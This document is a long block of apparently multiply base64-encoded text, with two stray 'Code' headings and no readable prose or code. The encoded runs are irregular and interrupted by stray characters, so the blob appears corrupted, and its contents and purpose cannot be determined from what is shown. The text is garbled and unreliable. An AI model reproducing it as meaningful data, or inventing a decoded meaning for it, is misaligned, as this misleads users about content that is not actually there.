3U1hsWWFXZERaSEl0UjJONk5XbFVWMEpUVUdjMGExWkxNSGRQY0dkVFdubzVSMkpFTlZOaGVYQlJSRGRyUTB0e
mVGZFJhMFpYV2xNMVUyRjVRbE5RWjBsdVdtZEpXRmt5Y0ZGRU4ydFRUWE5WYmxwdlZVZGljRnBGWkRSV1IxWjFW
a2RqVURWNVkyMUNVMUJuYTlxalowbFlXVEp3VVVRM1FsTkxhVFJ0VldraFBsTlFPVEJFU1dSQ2VsZFJhRU5KYld4dFE
wNHdia05PYzFSTFpFWjZWMUZvUTJKb1dsaGFTeklzWldkcmFVazBWbXRKWnpCVVVEa2hQbE5ZZDNOR1ZXOGhQbW
xhY0hCUlJEbHdVVVEzYTJsTmVtaHBZakZLYmt4dlRtNURUbk5VUzl5Vk1tTjJlREpSZFd0dFdrc3dkMDl3TUZaTllrSkdTM
nhTV0dGNVpHeE1jRnB0UT<>1elZFdHNWbTVqTUhocFRYcG9VMXB6YkcxU01HaFlXbFZXUjJSb1ZtMWpSRFY1WTIxQ1
UxQm5hMjFhWjBsWVdUSndVVVEzYTUd4TllrSkdTWEloUG1sSlkzaHNTV2R6UTBsd1NVTmpkRlplWkdsblEyVkdRbE5R
WjBsNlkyZEpXRmt5Y0ZGRU4wSlRTMmxOTWxWcElUNVRVRGt3UkVsa1FucFhVV2hEU1cxc2JVTk9NRzVEVG5OVVMz
aG5RMlJ3VmxoVmRWRklZM0JLTTFsVVpHeERUbk5JU1hCSlEySkVTa05KT1RCVVVHY3dSazFuUWtaTFoxbFhZVXN3Z
D<>5d2QwZGplbWhEWkhCNFlyTjZOVU5WWnpCRVNWRndVVEzYTNsS2JuZDVTbXhLYmxadVowTmtVVUpUVUdjaF
BrWkplVVp0WkVzd2QyVm5hMjVqTUhCUlJEZENIV0pyY0ZGRU4ydERTM28xYTBOT01HNURUakJ1UT<>1elZFdGtWbnB
YYm5oVFZuTXdiRTFpWkVkTGJGSlZWGxrTVZwc1NteE1iMDV1UT<>1emFrbEdUa1pVUWxwclNXY3dSRWxXY0ZGRU4
wSlRXbn<>0VjFwbk1HNURUbk5VUzJSV2VsZHVlRk5XY3pCc1RXSmtSMHRzVWxoaGVXUXhXbXhLYkV4dlRtNURUbk5
xU1VaV2JGVlZTa05KT1NFK1UxWkxNSGRsWjJ0cFlqTkNlVXRuU1VOWVkzQnFTV2N3VkZCbk1GWk5ZbG96WTJkelEwb
HBkMFpZTmtsRFMyZFpWMkZMTUhkUGNFbERXR05LUTBzd2JFZGlkMDV1VERGYVlwazVJVDVwWkhwQ2FXTm9XbT
VEVG5OSVNYQkpibU5zYUVOaGFsSllXV3BDVTJaTE1IZFBjREJzVFdKa1lwdHJSbGRhVTJSWFdsTTFRMkY2UWxOUVo
xVnNRMDV6U0VrMVNraGtTeklzVDFaQ2FXTm9XbTVEVG5OVVduUkdiVlF3UWxoaGVVNHlWWFZSU0dOd1NqTlpWR1J
HU1RraFBtbGlNMEpwWTJoYWJrTk9jMVJhZEVadFZlTjRWMlJlVWtoamNFb3pXVlExUTJSM2JHMWphazR4Vm1jd1JFa3
hXa2RKZVVadFpFc3dkMDl3V1VSTGFUbEZTWEloUG1sSlprcERTWEloUG1sSmRFcElUVE53YldScElUNVRVR2MwYTFa
blNWaFpNbkJSUkRkSlExaGpTa05KT1NFK1EyRkVRbWxqYUZwdVEwNXpha2s0V2tabWFTRStVMUJuZDBkamVrSnBZM
mhhYmtOT2MxUkxlR2RwWTBSQ1UxQm5UVzVhWjBsWVdUSndVVVEzYTBOTmlwa3pVV2N3UkVsdlRaEplVVp0WkVz
d2QwOWtaRU5rYWxaSVduWktTRlY2Vm01amNGcFdZVEExVjFGdWQybEpkRlplWkhwc00xVnVOVmRoTUVadFkyeENN
MVJtU25wTmRXd3lWbWwzYVVseVRsaGhhM2hYV1dwc01scDJlREpZZVUxcVluQmtia2x6U1dsUGVsSlZbTR4YldKd1p
HNUpZa0pUVUdkclNFbDVSbTFrU3pCM1QyUktRMWhqTlRKaWFteEhaSE5XV0ZsdFZrZGFZM2hzU1hOSmFWZFVPVEZ
TUmtwc1NYTkpRMWhqVGxoYWVrNVlXWE5PUlZoalZtdFZRbVJHVmtjNU1GVmpIRlpVVFhSRlUybDNhVWxqZUd4aU1V
cEdXR00xTW1Kd1RtNWpiRnBHWkhWV2JXTjVWak5SWTNneFl6TTVSMX<>xYkRKV1kzaEdaRz<>1TW1OMlNqTlpjREZ
GV0dOV2JXTm9aRWhrYlRreVZXTjRiRWx6U1ZOaWVVSjZaSEZhU0ZoalZqRlJUR2hyU1hOSlUxUk5kRVZUYVhkcFNWW
k9NRk5KU25sWFp6QkVTVzVDYVdOb1dtNURUbk5VV0draFBrWldWV2hGVkU1b2JFd3dXakppZWpsdFkycHNWMVJwZD
JsSmRUbFhZVEJHTWxsd2VFZGpkMFpyVEhONFYxcHZUbXhKYzBsRFpHcFdiV0ZwT1ZWaWJGSXpZelZPVmxwemJH
MVNkV050WW5CU1NHTndTak5aVkVwRFRHbDNSMkpzYURKVmRWRklZM0JLTTFsVVpHeEpZa0pUVUdkdlIwbDVSbTF
rU3pCblpXeEtXRn<>wVmxkaGMwNUdTVFloUG1samJGSklaSEJrU0Zabk5GUk1aMjlZV25sV1YySnNiRWRpVkVKRFptZ
EZSRTFET1d4a1oydHVXV2RSVjFwck9USlJaemg1VEVzd2QwOXplRmRrZFVKVFVHZEZSR0p6VmtkaFZHZ3lZek53VVd
aTGMxUmFNWGhYV1ZkU1YxcDNiRWhXYkZJeVluVTFRMVJHUW1saWVWWklaR3hLYmtNM1VXcE9iRTVZV1dsQ1UxQ
m5VVWhsYkZKdVRFMVdhME0zU1VOT01sVXlZMmhLYlV4MWJHMVphU0UrVTFCblZVZGpOVkpXV1RCR1IxcDFkMVZT
UzNOVVMya2hQbGhpTUVwRFN6QTFWMX<>wVmtkaVJsWkhaR2hXYldOcU5WTlVSVUpUVUdkM1ZWSm5TVmhaTW5
CM1QzQkpVMVJRVWtWVVRtaHNURUEJhTW1KNk9XMWphbXhYVkdsblEyUnFWbTFoYVRsVldqQkdWMX<>1VG10TU1F
SlZWGxPTWxWWVFsTlFaekJGVW1kSldGa3ljSGRsY0ZGcVRteE9XRmxwYUVOT01sVXlZMmhLVlZwck9USlpiRkpIU1h
VNVYyRXdUbTFpTVZwdFF6bHdVV1pMYzFoTGVVcFlXbTluTWxrd1JqSlpPWElzVDNCSlJFbHpWVWRpY0ZwSFMyeDR
WMkZIT1VkV2JGcFlXVlExVTJKb1ZtMWpNRTVXWlhsR2JXSndTbTFETjJ0NVkyeFNXR1ZwYUZOYU1HeHRZMWcxVTJK
b1ZtMWpNRTVXWlhsR2JXSndTbTFETjJ0RFMzVldSMk5RTlZOaWFGWnRZekJPVm1WNVJtMWljRXB0UXpkRlJFazVJV
DVUV25kc1NGWjFNRmRaYkVwSVpGUnNibU5vTlZkaGFYQjNUM0JKVTJKb1ZtMWpNRTVzVEVOU01GUkZSbXRKYjFFe
ldXeHdiVmxRVmtka2FGWnRZMFExUTJSM2JHMWphazR4Vm1jd1JFbDBSbGRhZVZJelZUVktXRmwxYkcxWlowbFlXVE
p3ZDJVMVNraGtTM05ZUzNwV1IyUTFTa2RKYzFWSFluQmFSMHQ2Vmtka05VcFZXakJzYldNelFtbGlkbXhlWkdvMVYyU
nRjRkZtTjJ4cFkyeG9RMkZxVWxoWmFqRnVRemRyYVVscGQyeEpaM05EU1hobllyUm9RbTVaTVZJelkyZHpRMGxwU1V
OWVowa3dUSFloUGtOa2QyeHRZMnBPTTJScFoybGlNVXB1VEhoM1lySnNhREpWYj<>0elpFdHpWRXQ0VVZkYWF6a3l
XV3hTUjBselJVUmhNRVplWTJsV1NHUjZhSGxqYkZKWVpVTldSMlJ3U2pOa1MzTlVTM2hSU0dWc1VqRmFkVGxIWW05
UmFrNXNUbGhaUTFaSFduWk9WMXByUWxOUVowVkVXbXhTTW1KcVZrZGFaMGxZV1RKd2QwOXBUVzVoZFRSSFUz
TkdNR0p2UWtoU1JsSklXR05LUTBseUlUNVRUWGxzUjFwb1VsaFphMEpJWTJoV1NqTlplbVJ1U1c4MFYyUjVOVU5oZW5CUlJEZHJRMH
W1samFGcHVRemRyYVVsc1JVZGthRkplWTNkR1YwcHBaM2xqYmpWWFlYbFNNMVV3TlZkYWREVXlZbmxzYldSMVZr
VmFkVVplWXpSV2EweDRkMGRpYkdneVZXOU9NMlJuTUVSSmVFbFlZV3RHUjJSb1VrZGpkMFplU1hsR2JXUkxjMVJM

Code

YVhkSFlteG9NbFYxVVVoamNFb3pXVlJrYkVsdlVUTlpiSEJ0V1ZCV1IyUm9WbTFqUkRWRFpIZHNiV05xVGpGV1p6QkVT
WGgzUjJKc2FESlZiMDR6WkdkSldGa3ljSGRQYVRCVVVHNU9hMVI2VWpGVGQyZEhWMkZXYkZWWWNERmhOVWxVV
jNOS01WSk1UbTVTZEZKSFluZEdSbEkxSVQ1WVZVVmtlbUZFZEVWamQyZFZVMjQ1VjFWRlpGUlhSMnhWWkV0b1Jsc
DNXVlppYW1SWFVVUnNNRn<>yUmtaU00wa3dWVXc1Uj<>1NVNVZGpVMDVVVnpGYWJHSmhaRWROUld4RlRWcGtiR
IlzWTBkVFRscEhZVVJzVldSTGFFWmFkMWxXWW1wa1YxRndUbXRVZWxKR1YydEtiR1ZPU20xVmNVcFhZVXMxTWxs
NloycFNTazVJVFhnd2EyVjZXbXRVTVhCVlltcHNTRm8yYURGYU0wNUdWelV4YTJWWVFrUk9kR3hXWlV0T2FsUnRTak
JSVFZKdFVqWXhhMWxUY0cxWmNlQnJZbXBPUkU5SGJEQmpkMWxWVkRaT2JsSlBWbTVUZEU1WFpXdHdTRmR1Wk
ROVldWWlVVelprUmswd01GZFhOWEF3VFU5YWJWRkVlRVZhYjNCWFZHbEtiR0ZwYkcxVGRVNHlUVFJaVlZONlFsUk5
UMnd6WTBjMVZXUkxNVEpaTlZKdFpWbGtNbVJVYUd4TlNuQXpWbmRSVkdKYWJHNVRlalJyV2tOT1JWUnJXbXhoVGt
wdFZYRktWMkZMTlRKWmVtZHFVa3BPU0UxNE5HdFpVM0J0V1hCd2EySnFUa1JQUjJ3d1kzZFphMVExVG01U1QxWnV
VM1JPVjJWcmNFaFhibVF6VlZsd1dGTTJaRVpOTURCWFZ6VndNRTFQV20xUlJIaEZXbE53TTFaM1VWUmlXbXh1VTNv
MGExcERUa1ZVYTNCcllVNUtiVlZ4U2xkaFN6VXlXWHBuYWxKS1RraE5WekZWWlhwYWExUXhjRlZpYW14SVdqWm9N
Vm96VGtaWE0yeHJaVmhDUkU1MGJGWmxTMDVxVkcxS01GRk5Va2RpVlRGcldWTndiVmx3Y0d0aWFrNUVUMGRzTUd
OM1dUQlVORTV1VWs5V2JsTjBUbGRsYTNCSVYyNWtNMVZaVGxSU05tUkdUVEF3VjFjMWNEQk5UMXB0VVVSNFJWc
GhVbFpVYVVwc1lXbHNiVk4xVGpKTk5GbFZVM3BDYWxaUGFETmpSelZWWkVzeE1sazFVbTFsV1dReVpGUm9SazFH
Y0ROV2QxRlVZbHBzYmxONk5HdGFRMDVGVkdzMVJWWk9TbTFWY1VwWFlVczFNbGw2WjJwU1NrNUlUWE14UldWNl
dtdFVNWEJWWW1wc1NGbzJhREZhTT<>1R1Z6UldhMlZZUWtST2RHeFdaVXRPYWxSdFVtNVNTbXhVVVhCYU1WcEth
RlpYZVVrd1VVcDBSVTB6VmpKYWNrNHdVM2RyTVZaUFFucGFTVEZyV2tOc2JWa3lIREpTYTNCWFRsaFNWMkozUmta
U05TRStXRlZGWkhwaFJlUkZZM2RuVlZOdU9WZFZSV1JVVTBsU2JXVkRiRzFaTlZwR1UydDRiVk5KYkRCYVFrNVZVMH
hDZW1Sc1pESmhSSFJWWkRWalZsbDNORlZpYVVacVYwaHNWVTlDVGxaWGRrWlZZV2xzYmxaSlVrZGlTMmhWVTI0N
VYxVkZaRVJOVjJoc1RWSndNMVo2VFROU2FUbHRVM1UxYTFwRFRrVlVhMXBHVWs5S1IxbzJSakpqYnpFeVdYbG5hb
EpLVGtoTlJ6VkZUWHBHYWxSNWFETlNhR3h1Vnpab01Wb3pUa1pYTmtac1pWaE9lbU5JU2pKaVN6VnRWRzFLTUZGTl
VtMVNObVF4VFhwa2ExbDJjR3RpVDFwdFVVUjRSVnBMVW10VWFWSnRaV2hPU0dGMFRtMU5ORmxWVTNwQ2FsWk9
RbnBqZURScll6UmtWVmsxY0d4bFdXUXlaRlJvTVdSU2NETldlazB6VW1rNWJWTjFOV3RhUTw+1RlZHdGRiV1ZPU2tkYU
5rWXlZMjh4TWxsNVoycFNTazVJVFVjNWEyVjZSbXBVZVdnelVtaHNibGMyYURGYU0wNUdWM293YTJWWVRucGpTRW
95WWtzMWJWUnRTakJSVFZKdFZ6WXhhMWxyY0ZoWmVtaFhZbXBLUkU5SGJEQmpkMWxzVkRaT1dFMVBTa2hsU0V
aWFpXRndTRmR1WkROVldVSlVWRFprTVUxNlpHdFpkbkJyYWs5YWJWRkVlRVZhVDNCWVZHbFNiV1ZvVGtoaGRFNX
RUVFJaVlZONlFrUmlUbkF6WTNnMGEyTTBaRlZaTlhCc1pWbGtNbVJVYUVabFRuQXpWbnBOTTFKcE9XMVRkVFZyV2t
OT1JWUnJTbXRsVGtwSFdqWkdNbU52TVRKWmVXZHFVa3BPU0UxWE9WVmxIa1pxVkhsb00xSm9iRzVYTm1neFdqTk
9SbGN3YTJ0bFdFNTZZMGhLTW1KTE5XMVViVW93VVUxU1IxcHhNV3RaYTNCWVdYcG9WMkpxU2tSUFlyd3dZM2QzYl
ZRMVRsaE5UMHBJWlVoR1YyVmhjRWhYYm1RelZWbEdWRk0yWkRGTmVtUnJXWFp3YTJKUFdtMVJSSGhGV2xOd1Y
xUnBVbTFsYUU1SVlYUk9iVT<>wV1ZWVGVrSlVUVTVzTTJONE5HdGpOR1JWV1RWd2JHVlpaREprVkdoV1pVcHdNMV
o2VFROU2FUbHRVM1UxYTFwRFRrVlVhMXByWVU1S1IxbzJSakpqYnpFeVdYbG5hbEpLVGtoTlJ6RlZaWHBHYWxSNW
FETlNhR3h1Vnpab01Wb3pUa1pYTVZWclpWaE9lbU5JU2pKaVN6VnRWRzFLTUZGTlVrZGhWVEZyV1d0d1dGbDZhRmR
pYWtwRVQwZHNNR04zZDFkVWFWSnRaV2hPU0dGMFRtMU5ORmxWVTNwQ1ZFMVBhRE5qZURScll6UmtWVmsxY0d4
bFdXUXlaRlJvYkUxR2NETldlazB6VW1rNWJWTjFOV3RhUTw+1RlZHdGFSbFpPU2tkYU5rWXlZMjh4TWxsNVoycFNTazV
JVFVjMVJXVjZSbXBVZVdnelVtaHNibGMyYUd4WlEwNUdWVzVzUlZOcmNHNVJjRTVlWVdGb1ZWTnVPVmRWUldScVV
WUjBNR0pHWkZWVE1XeDZWbWhDYWxSMFNsZE5ZVEV5VVU5T1NGWk1Ra1JoV1hCV1ZsTmtiRmR5YkdwTldsWnVW
a2gwUlUxYVVteFhObHBWWWxKNGJWVjVTVzFoVjJSclYyNUNSRkpLUWtSaFdYQldWbE5rYkZkeWJHcE5Xbmh0VlVoc
1ZXVkhNVWRhVEVKNlpGQkNXRk5VUmxaaFFrNUZWSFZzZWxWS2RFTlBSSFJGV25OT01WUjZWVVZTVEd3elIYRndW
bVZ5VW14WE1FbHJaVmxLUjJKVWFGWk5lbHByVkRGd1ZXSnFiRWhhTm1neFdqTnNibGN5YUdwTlVSnVWWGxKYld
FMVRUQlRhMFpxVWs5S2JWVnhTbGRoU3pVeVdYcG5WRTFZTlZkT1dFWlhaVk5PVkZZMVdqRlNha1pxVkVsc1ZVOUN
Ua1ZhTUZreFVsZDBiVlpJY0d4a1R6RnRXWE5LVldGcWFHMVhkVTVyVkhwU1JsYzJUbTVTVDFadVUzUk9WMlZyY0Vo
WGJrSkVVa28xVj<>1WVJsZGxVMDVVVmpWYU1WSnFSbXBVU1d4VlpVY3hSMXBNUW5wa1VFSXpXbFJhTWxOM1JX
eGFia1pWWVVRMVJVMUpiREJhUWs1VlUweENlbVJRUWpOaFJlUkZXbmgzVjFScFNteGhhV3h0VTNWT01rMDBSWHB
XZW1neVZWbFNiVkkyWkVaTk1EQlhWelZ3TUUxUFdrZGtSMG95V2tKT1ZWTnVSakJSU25SRlRUTldNbHB5YkcxV2RrWX
dVV2h3YlZWWmJHeGhRMDVzV201R01GRktaREppVWxJd1RuSk9NVk4yUW1wV1dXd3pZMGMxVldSTE1USlpOVkp0WI
ZsS1IyVklkRVZhZUZsV1ZHbEtiR0ZwYkcxVGRVNHIUVFJGZWxaNlNqQlJTbVJYVVVSc01GcDJSa1pTTlVrd1VVcGtWMU
ZFYkRCYWRrWkdVak5OTTFaYWVHMVRkV3d4V2tKT1ZWTnVSakJSU21SWFVYQk9hMVI2YUZWVGQzUlhZVTVvV0ZF
MWVEQmFjazR4VXpGellxWk9PVmRVU1VaSFRURkphbGxQYkhwU2F6bFhWWFZLYlZOWFNucFpOVm93VW1wU00xcE
ViRlZqUWs1V1ZEUkdWV1ZOWkRkaFZlUnJaVzVTVmxSMk1VVlRhRUpVVG5sSmJWUTFZMFZhZGtac1ItbHdhMVo1VF
ZkbFlyUXdXVzVPTTFGS1FsaFJWVEV3V2pSTlZWTjNkRmRoVG1SWVUwVjBhMlZ2WkVWYU1XeDZWbFZhYmxWSmRF
Vk5NV014VlhNMWEySnFhRzFSU1hRd1duWk9WVk14UlZWbFRXUXlZVllwTUdSQ2NGZFVkakZGVTJoQ1ZFNTVTVzFVT
ldORldUWkdiR0pwY0d0V2VVMVhaVWRrTUZsdVRqTlJTa0l6V2tWc2EyUkNUakZUZDFaRlVrNXNNMW8xVGpKaVV6VnR
XVEpHUkUxcFFrUmhSRkpYWkhOV2JGYzJjRVZYV21SSVlVUnNWV05DYkc1VWJtaDZVVXBDTTJGRU5WVk9SbEl3VXp
ab01sSnJWbGhQV0ZKc1pGTm9NRk4zVlhwV1ZlaHRWSFZPUjJGRGFGVlRlVVI3VlV4S1ZGRTFlRElhYjZs0eFV6TjBSMV
pPT1ZkVVNVWkhUVEZKYWxsUGJIcFNhemxYVlhWS2JWTlhTbnBaTlZvd1VtcFNNMXBFYkZWalFrNXNWRzVvZWxGS1
FqTmhSRGxGVGtaU01GTTJhREpTYTFaWVQxaFNiR1JUYURCVGQxVjZWbFl0YlZSMVRrZGhRMmhHVkc1T00xRktRbG
hWUld4clpFSk9NVk4zUmtaU1VHZ3pXalZPTW1KVE5XMVpNa1pFVFdsQ1JHRkVVbGRrYzFac1Z6WndSVmRhWkZoTlJI
UXdXblpPVlZNMlJsVmxUV1F5WVZSME1FMXlVbFpVZGpGRlUyaENWRTU1U1cxVU5XTkZXblpHYkdKcGNHdFdlVTFY
WlVka01GbHVUak5SU214WVVUVjRNRnB5VGpGVE5rWnJZVTQ1VjFSSlJrZE5NVWxxV1U5c2VsSnJPVmRWZFVwdFUx
ZEtlbGsxV2pCU2FsSlVFYWTUZweVRqRlROSFJlVms0NVYxUkpSa2ROTVVscVdVOXNlbEpyT1ZkVmRVcHRWZFVwdFUx
WxRMVdqQlNhbEpZVVZSQ1ZrOUNiRzVVTXpGclVOUdWRk5GZERCYVdtUldXVzVHTUZGS1pGZFJSR3d3VTNkaldGcH
VkRzFpYWtKcVVVUnNNRnBDYkRKUlQwNUlVMHBDTTJNMk9UQmlRbXd5V1RKd01WSktaREppVWxJd1RuSk9NRk4zY
XpGV1QwSjZXa2t4YTFwRFRrWlZibVF6VWtwc2JsSjBVakphUW13eVVOU9TRkpRTVcxVGNURkZUa053U0ZkdVFrUINT
bkJJWVVoU1YyUTFZMFpXTWtwR1UwcHNibEowVWpKYVFtd3lVVTlPU0ZOS1FqTmFjRXB0WkhOa1JWcHhWbnBXYXp
GdFVuQk9hMVIzTkRKUlQwNUlWa3hXU0dKNWIwWmlTekZ0Vm01a1dHRlhPVEpoVkZveVdrSnNNbEZQVGtoV1dWSjZX
VlV4TUZwM1RWVlRNRnBzWW1sa1IwMUZiRVZrVnpWdFdXbGFNVkpoV201VVdlQldVbE5DVkZZMVNsVmhhV3h1Vmts
U1lySkxhRlZUYmtZd1VVcDBSVTB6VmpKYWNrNXNXWGhWZWxKTVZsaFBXRVpIVFU4eGJWbDRiekZTU214VVVVUTV
WV0pMY0ZkVU1FbHJaVms1VjFGd1NsZGxWMmhGV25Od1JWTktaREppVWxJd1RuSk9NRk4zYXpGV1QwSjZXa2t4YTF
wRFRrWlZibFl4VW1GYWJsUlljRlpTVTBKVVZqVktWV0ZxYUcxWFNXd3dXblpHUmxJelNUQlZURlpJWW5sdlJtSkxNVzF
XYm1SWVlWYzVNbHB4Y0ZabFNsSlZXak5vYWxKS1ZsaFBXRVpIVFU4eGJWbDRiMVppUkRVd1kwVTVWV0pMY0ZkVU
1FbHJaVmxrUj<>xRmJGVmxjbkJ0VnpWMFlxWmhVbXBSTm1neFdrcG9WbGQ1SVQ1WVZVVmtSRTFlTVd0WlUzQnRX
WEJ3YTJKcVRrUlBjMDVyVkhwU1JsZHJTbXhsVGtwdFV6WktSMlJoYUZaWmVXZHFVa3BPU0UxNE1HdGxlbmhYVkRK
R1ZHSnJRbTVYTm1neFdqTk9SbGMxTVd0bFdHeElUMWhLYlUxek1XMVViVW93VVUxU2JWSTJNV3RaUzNCdVdUQnd
SbGRvU2tSUFlyd3dZM2RaVlZRMlRraGlUbHBZVFhSU1lyTmhjRWhYYm1RelZWbFdWRk0yWkZabE5HTnNXWGwzVjJK
UFdtMVJSSGhGV205d1YxUnBjR3RsYVZKdVYxbEdiVT<>wV1ZWVGVrSlVUVTlzTTJOek1XdGtlREJlV25kd2JHVlpaREpr
Vkdoc1RVcHdNMVkxYUhwV2FVcEVZblExYTFwRFRrVlVhMXBzWVU1S2JWTTJTa2RrWVdoV1dYbG5hbEpLVGtoTlJ6Vl
ZaWH<>0VjFReVJsUmlhMEp1Vnpab01Wb3pUa1pYTm14clpWaHNTRTlZU20xTmN6RnRWRzFLTUZGTlVtMVRjVEZyV1
V0d2Jsa3djRVpYYUVwRVQwZHNNR04zV1ZaVU5VNUlZazVhV0UxMFVrZGpZWEJJVjI1a00xVlpaRmhUTm1SV1pUUmpi
Rmw1ZDFkaVQxcHRVVVl0UlZweVVsWlVhWEJyWldsU2JsZFpSbTFOTkZsVlUzcENhbEpRYURoamN6RnJaSGd3UjFwM
2NHeGxXV1F5WkZSb01VMUdjRE5XTldoNlZtbEtSR0owTld0YVEwNUZWR3R3UmxaT1NtMVROa3BlWkdGb1ZsbDVaMn
BTU2s1SVRWYzFSV1Y2ZUZkVU1rWlVZbXRDYmxjMmFERmFNMDVHVjNkVmEyVlliRWhQV0VwdFRYTXhiVlJ0U2pCUl
RWSnRWRlV4YTFsTGNHNVpNSEJHVjJoS1JFOUhiREJqZDNkWFZEUk9TR0pPV2xoTmRGSkhZMkZ3U0ZkdVpETlZXV2
hZVWpaa1ZtVTBZMnhaZVhkWFlrOWFiVkZFZUVWYVExSldWR2x3YTJWcFVtNVhXVVp0VFRSWlZWTjZRbXBXVUVwdF
V6WktSMlJoYUZaWmVXZHFVa3BPU0UxSE9XdFpTM0J1V1RCd1JsZG9Ta1JQUjJ3d1kzZEZhbFJwY0d0bGFWSnVWMW
xHYlUwMFdWVlRla0pFWWs5S2JWTTJTa2RrWVdoV1dYbG5hbEpLVGtoTlZ6VnJXVXR3Ymxrd2NFWlhhRXBFVDBkc01
HTjNXV3RVYVhCclpXbFNibGRaUm0xTk5GbFZVM3BDVkUxT1NtMVROa3BlWkdGb1ZsbDVaMnBTU2s1SVRYTXhhMWx
MY0c1Wk1IQkdWMmhLUkU5SGJEQmpkMWxXVkdsd2EyVnBVbTVYV1VadFRUUlpWVk42UW1wU1RrcHRVelpLUjJSaG
FGWlplV2RVVFZoa1IwMUZiRVZOTURCWFZ6VndNRTFQV20xUmNFNUhZV0UxTWxGUFRraFdXV1F6WTNNeGEyUjRNR

Code

WRhZDNCc1pWbDBSVTFTV2pKVGQyTXpWSGRrTWxWWlVtMVJWVEZyV1ZOd2JWbHdjR3RpYWs1RVQzaGpSbUZUY
UZaWGNrb3dVVTFDV0ZkVk9VVmxiazVGV2pGNFYxWmhjRzVUV1d3eFpFTk9SbFZ1UW1wV1RGSjZXVlV4TUdKU05XM
VpTMXBzVFdwc2JsSklUbTFaUjJSRldtOUtNVkpLVGxoVFJXeFZUMEpPUmxkM1pFZFdVR2d6V2tSU1YyUnpWbXhYTm
5CRlYxcGtTR1JYYkVaTllyUnJWMjVrTTFGT1pFZE5SV3hGV25oWk1WUnBTbXhoYVd4dFUzVk9Naz<>wUlhwV2lwcEdW
MX<>wYlZGRWVFVmpkMWt4VTNsallxWk9PVmRWZFVwdFUxZEtlbGsxV2pCU2FrcHRWSHB2Vm1WSFpEQlRhM2d5V
VU1U1ZGSkZkRVZOTVdNeFZYTTFhMkpxYUcxUmVtTkdZVk5vVmxkeVNqQlJUVUl6V2xSb1JtTldVakZVTkdReVVXdFdT
R0pXY0d4bFMyaFdWek5TYmxaYVFtcFNTSEF4V2pOT1ZsUnVRa1JTU2xKSFlrUTVWVVTVHVWpCVGQxVjZWbFl0YlZSM
VRrZGhRMDU2Vm05S1JsZGFkRzFSY0VwWFpWZG9SVnB6Y0VWVFNtUXlZbEpTTUU1eVRqRlROR1JlVms0NVYxVjFTb
TFUVjBwNldUVmFNRkpxT1VkTlYzUlZaVzVTVmxSMlJteGlhWEJyVm5sTlYyVkhaREJaYVdoSFRWWm9iRkZVUWpGYV
JtUkZXbTlLTVZKS1pESmlVbEl3VGtaa1JWcHZTakZTU214VVVVWUm9SbHB2Y0ROV2QxRlVZbHBzYmxONk5HdGFNRVo
2V1hWd1JWZGFaRmRSY0U1clZlcFNNVk42WTBkV1RqbFhWWFZLYlZOWFNucFpOVm93VW1wa1lwMUZiRVZhYz<>0e
FZEQlZSVkpNUWxST1dFNUdZazgxTWxsdlNqQk5XSEJJV25ST1lyRkRUbFZUVEVKTlpGQkNNMkUxTVZaWT1JsSXdVM2
RWZWxaVWVHMVVkVTVlWVVOb01GTnJlRmRoVGxaVVVrVjBSVTB4WXpGVmN6VnJZbXBvYlZGR05sa3dXbXBqYXpWelZrUkM
VlJWSk1RbFJPV0U1R1lrODFNbGx2U2tWVFRGSlhUWGcwYTFsVGNHMVpjSEJyWW1wT1JFOTRZMVpUVkRBacVZtNUN
SRkpLY0VoYWRFNUhZVU5zTWxsdmNFWlRTbVF5WWxKU01FNXVjRzFYTld4RlVteGtTRTlIYkZWUFFrNUZXakY0VjFaa
GNHNVRXV3d4WkVOc01sbHZjRVpUU21ReVlsSlNNRTVEVEVGcEdWR0l3Y0VkV01YPD53VWpKR1JVNVhkRTVXYTM8PjJWMWM1ZDFaV1dt
hkRmRQZVd0R1lsTmtWVk14YkhwV2FFSnFWSFJLVj<>xaE1USlJUMEpxWldRMU1HTlZkRVZpUTJoV1dsWktiR0pwZU
cxWFdYQXhXak5zTTFreVNrVlRURUpJVFVsc01HcERKU2ExcFRUWElGSzJGc1NuQmhSekZZVzVOZDFkdVpGSldWazQyVjJ4V2FXRXdjSFI
WRWxLUjJKRGJHMVpOVnBHVlRKME5HSldUa3BpUkVKaFVXczFWbFV3ZUVOSWJWSnpXa1JLYUU1Vk5ISVhhazVQWVRGc2RtTkZXVklSVVJsSXBaVkQ
FoR1lwTVZCTlZ6RmFaVWM0ZUZWcmNITldSa1ozWWtSR2FWRnRlSFJYVkZaaFVteE9jbVZITVZSVFYzZDNWMjVhUjFKc1NYcGpla3BTVkVkb2RGVldVaw
NNVnBPWUVkMFdtTXdjRlpaVjNCdllJWktTbUpFUW1Ga2ExcEhWV3BPU2sxR1ZrMUlSekZTVjFaYVdGWnNUVEZpVm14NlkwVmFXRlhVWElhUkZaUFlJ
dSRGFEUlJqUlhCV1dWZHNZVk5IU2tJVmJURm9UVmRPUjFkdVVrTlhSSVpHV2tWU1RJWXpVa1pVYTNCVFRVWk9ORk5xUUlKVVZVcFpWakZWZUUxSFNqSg
aRIZUZWtKVlZSVk5XOU5NazQwVGtkMGFrNUhVSVpYVkZaM1lrZFdXSXBFU210V1NGSldXSVZ3VTAxR1RqUlRha0pTVkZWS1dWVnNWWGhOUjBveVdr
ZWVGVuUXlXVlRnMVRXMUtTV0pFUW1wamF6VlhWa1JXYTFZeVJtOWFSRXByVmtkb1YxcFZXbmROTVZvMlZGUk9VMkZVYkhSVk0xVXhZVEZ3UkY
RrVlVkMFpzV0lVME5VMXRTa2xpUkVKcVkyMTRXVlpFV210V01rWnZXa1JLYTFaSVVrWlVWWEJUVFVaT05GTnFRSUpVVlVwWlZWdFdNRlpYVGtSVWExWg
VZDNSdFlWTkRWTmJVcEpZa1JDYW1OdGVIVldSRkpyVmpKR2IxcEVTbXRXU0ZKeVdJVmFVMDFHVGpSVGFrSlNWRlpLZEZWc1ZYaGhNV3h5WTBab1dt
VtaFhZYlhCTFVrVTVTR0pFUW1wa01XeFdWa1JTVDFkRk1WQlRhMmhzVTBWYVdGcFhSbmRUUm1SMVdrUk9WSVJGU2paWGJrSkhUV3h2ZUlScVJJUk5N
VpHVld0NFIySnNSa1ZJUlZaaFl6TkJlbFp1Y0U1Tk1VcHdUMWN4VkdSVVZuSlhhMDVQVUlaU2NtRkhNV3hYUlRVMldUQm9TMDF0U2t4T1ZzRlZZSVZ2ZDE
VVMVNSMW8yWWtSR1RtVnRVbkpYV0ZwM1lUSktVRmR0TVZKU1NHaEdXVEJ3VTFac1VqSlBWRXBUVTJzMGVsSVdVVFZTVjFaMVlrWmtXbUp0VVhwVw
